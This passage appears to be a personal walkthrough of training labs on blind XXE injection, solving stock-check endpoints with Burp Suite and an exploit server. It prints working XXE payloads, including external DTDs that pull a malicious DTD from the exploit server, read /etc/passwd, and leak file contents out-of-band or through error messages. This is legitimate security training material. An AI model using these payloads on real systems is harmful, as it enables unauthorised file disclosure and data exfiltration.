

Within the repeater just under the XML declaration line I’m going to add another XXE payload that will contain an entity xxe that points to the location of my malicious DTD file I stored on the exploit server, which is provided in URL format at the top of the exploit server page in the web browser. https://exploit-0a9e0072042d2c958350be0d016b00ea.exploit-server.net/exploit and then reference the created entity at the end %xxe; to effectively include the content of the external resource specified in the URL into the XML document. Essentially making the payload execute itself when the server recieves it:
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a9e0072042d2c958350be0d016b00ea.exploit-server.net/exploit"> %xxe;]>

The webserver returns a 400 Bad Request but in the collaborators log I can observe an HTTP response that has the contents of the etc/hostname file in the query string, 2f763caa257e.


With that I can just navigate over to the web application and submit that query string as my solution and see that the lab gets marked as solved.
Exploiting Blind XXE To Retrieve Data Via Error Messages
To start this lab off I’m once again going to navigate to the exploit server and upload my own malicious DTD file.
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil; This will create an entity called file that points to the /etc/passwd file, then an XML entity named eval is defined an dinside that eval entity is another called exifil which sends an HTTP GET request to a file URL constructed with the file entities contents appended as a path component. Then the final 2 lines reference the created entities so that the payload runs.

I’m going to store that request and take note of the URL, https://exploit-0a1e003604e27d1382a0698601630084.exploit-server.net/exploit, at the top. Then navigate over to the web browser and execute the check stock feature so that I can observe the work flow and grab the POST /product/stock request with an XML declaration and send it to the repeater.


Within the repeater I’ll add a line under the XML declaration to create and entity xxe that references the contents of the file I created above in the webservers response to my request, essentially dumping the /etc/passwd file in the response:
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a1e003604e27d1382a0698601630084.exploit-server.net/exploit"> %xxe;]>

From there I can navigate back to the labs home page and see it’s now solved.


Exploiting XXE To Retrieve Data By Repurposing A Local DTD

This time when I try to utilize the “check stock” feature no request with XML data is seen in the burp history tab. However the functionality still tells me how much of the item is in stock in the web browsers UI.

I can circumvent this by utilizing the interceptor to be sure that I am capturing all traffic until I specifically pass it along to the web server. I can see right away that I capture a POST /product/stock request with an XML declaration as soon as I check a products stock with the interceptor on.

I could send this to the repeater now or I can just do what I need to from here. Which is to add my payload just under the line with the XML declaration:
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
'>
%local_dtd;
]> This will define a DTD with the root element message and define an XML entity called local_dtd that references an external DTD file in the location given at the start to the lab usr/share/yelp/dtd/docbookx.dtd. Then I will redefine the provided ISOamso entity triggering an error message which I will then append the contents of the /etc/passwd file to by creating an entity called file that points to it and referencing that entity in the error message.
Since I’m using the interceptor I also need to right click the request and tell Burp Suit to show me the response by selecting Do intercept > Response to this request.

After I forward the request I’m immediately greeted with the response that dumps the contents of the /etc/passwd file from the server and solves the lab.